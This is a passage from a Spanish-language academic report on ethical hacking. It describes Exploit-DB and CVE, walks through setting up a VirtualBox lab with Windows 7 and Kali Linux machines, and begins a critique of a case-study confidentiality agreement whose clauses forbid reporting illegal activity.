La base de datos de exploits es un archivo compatible con CVE de exploits públicos y el software vulnerable correspondiente, desarrollado para su uso por probadores de penetración e investigadores de vulnerabilidades. Nuestro objetivo es servir la colección más completa de exploits recopilada a través de envíos directos, listas de correo y otras fuentes públicas, y presentarlas en una base de datos de fácil navegación y disponible de forma gratuita.
La base de datos de exploits es un repositorio de exploits y pruebas de conceptos en lugar de avisos, lo que la convierte en un recurso valioso para quienes necesitan datos procesables de inmediato.

La URL del sitio es https://www.exploit-db.com/.




Figure 7 ExploitDB, Tomada de autor

- **CVE**
  La misión del Programa CVE es identificar, definir y catalogar las

vulnerabilidades de ciberseguridad divulgadas públicamente. Hay un registro CVE para cada vulnerabilidad en el catálogo. Las vulnerabilidades son descubiertas y luego asignadas y publicadas por organizaciones de todo el mundo que se han asociado con el
Programa CVE. Los socios publican registros CVE para comunicar descripciones consistentes de vulnerabilidades. Los profesionales de la tecnología de la información y la seguridad cibernética utilizan CVE Records para asegurarse de que están discutiendo el mismo problema y para coordinar sus esfuerzos para priorizar y abordar las vulnerabilidades.

IMPLEMENTACIÓN DEL “BANCO DE TRABAJO”

A continuación, se analiza y configura el “banco de trabajo” de acuerdo a lo indicado en el anexo 1:

PASO A:

- Se descarga la última versión disponible de Virtual Box del sitio oficial, https://www.virtualbox.org/wiki/Downloads:




Figure 8 Virtual Box, Tomada de autor

- Se descarga la versión para un host tipo Windows




Figure 9 Selección del Virtual Box, Tomada de autor

- Se ubica el archivo descargado para iniciar la instalación dando doble clic sobre el mismo:




Figure 10 Descarga del Virtual Box, Tomada de autor

- Se sigue el Wizard de instalación dando clic en Next:

Figure 11 Instalación del VitualBox, Tomada de autor

- Una vez instalado, ya queda listo para realizar el montaje para las máquinas virtuales del “banco de trabajo”




Figure 12 Apertura del Virtual Box, Tomada de autor

PASO B:

- Se ingresa al repositorio (OVAS - Laboratorios - Google Drive) donde se encuentran las imágenes del banco del trabajo y se descargan cada una de ellas para su posterior montaje sobre virtual box, Un windows 7 X86, un windows 7 X64, un Kali Linux.




Figure 13 Descarga de images del banco de trabajo, Tomada de autor

- Se da clic sobre el archivo Win7-SE2020 para proceder con la importación de la máquina virtual con Windows 7 X86.




Figure 14 Importación de la máquina virtual con Windows 7X86, Tomada de autor

- Se da clic sobre el archivo Win7-SE2020-X64 para proceder con la importación de la máquina virtual con Windows 7 X64.




Figure 15 Importación de la máquina virtual con Windowa 7X64, Tomada de autor

- Se da clic sobre el archivo Kali – Seminario para proceder con la importación de la máquina virtual con Kali Linux.




Figure 16 Importación de la máquina virtual con Kali Linux, Tomada de autor

PASO C:

- Se debe configurar el adaptador de cada máquina virtual en modo Adaptador puente y en la configuración avanzada, seleccionar Permitir todo.




Figure 17 Configuración de cada máquina virtual, Tomada de autor

- Sobre las máquinas virtuales Windows, se debe desactivar el Firewall de Windows.




Figure 18 Desactivación del Firewall en Windows, Tomada de autor

- Se verifica comunicación entre la maquina Windows 7 X86 y Kali Linux para lo cual se identifica la IP de cada una y con la función ping sobre un terminal de comandos se alcanza la ip contraria.




Figure 19 Verificación del Windows 7X86, Tomada de autor




Figure 20 Verificación del Kali Linux, Tomada de autor

- Se verifica comunicación entre la maquina Windows 7 X64 y Kali Linux para lo cual se identifica la IP de cada una y con la función ping sobre un terminal de comandos se alcanza la ip contraria.




Figure 21 Verificación del Windows 7X64, Tomada de autor




Figure 22 Verificación del Kali Linux, Tomada de autor

PASO D:

- A continuación, se evidencia la implementación del banco de trabajo en el cual se hayan instaladas 3 máquinas virtuales (Un Windows 7 X86, un Windows 7 X64, un Kali Linux) sobre Virtual Box 6.1




Figure 23 Implementación del trabajo sobre el VitualBox 6.1, Tomada de autor

- Características técnicas de hardware para Windows 7 X86




Figure 24 Características del hardware Windows 7X86, Tomada de autor

- Características técnicas de hardware para Windows 7 x64




Figure 25 Características del hardware Windows 7X64, Tomada de autor

- Características técnicas de hardware para Kali Linux




Figure 26 Características del hardware Kali Linux, Tomada de autor

ANÁLISIS DE LOS ANEXOS ESCENARIO 2 Y ACUERDO DESDE EL PUNTO DE VISTA LEGAL Y NO ÉTICO

A continuación, se realiza un análisis de los anexos 2 y 3 del caso presentado donde se establece un contrato entre White House Security y el posible estudiante que conformará el Red Team & Blue Team, evidenciando las falencias presentes que llevan a hechos ilícitos.
A continuación, se enumeran las cláusulas del acuerdo, que se considera que están violando las leyes y el código de ética aplicable para los ingenieros.

- “Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.”
- Tercera. Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de manera tangible o intangible, independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial.”
- Cuarta. Obligaciones de la parte receptora incisos: “3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.
  “7. Responder por el mal uso que le den sus representantes a la información confidencial.”
  “9. La parte receptora se obliga a no transmitir, comunicar, revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por parte de Whitehouse Security.”

Comentarios:

En la primera cláusula, Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades

legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.” Llama la atención que, de entrada, en la cláusula mencionada, aparece el término “procesos ilegales”, lo que conlleva a pensar que si se realizan procesos poco convencionales para realizar el trabajo.

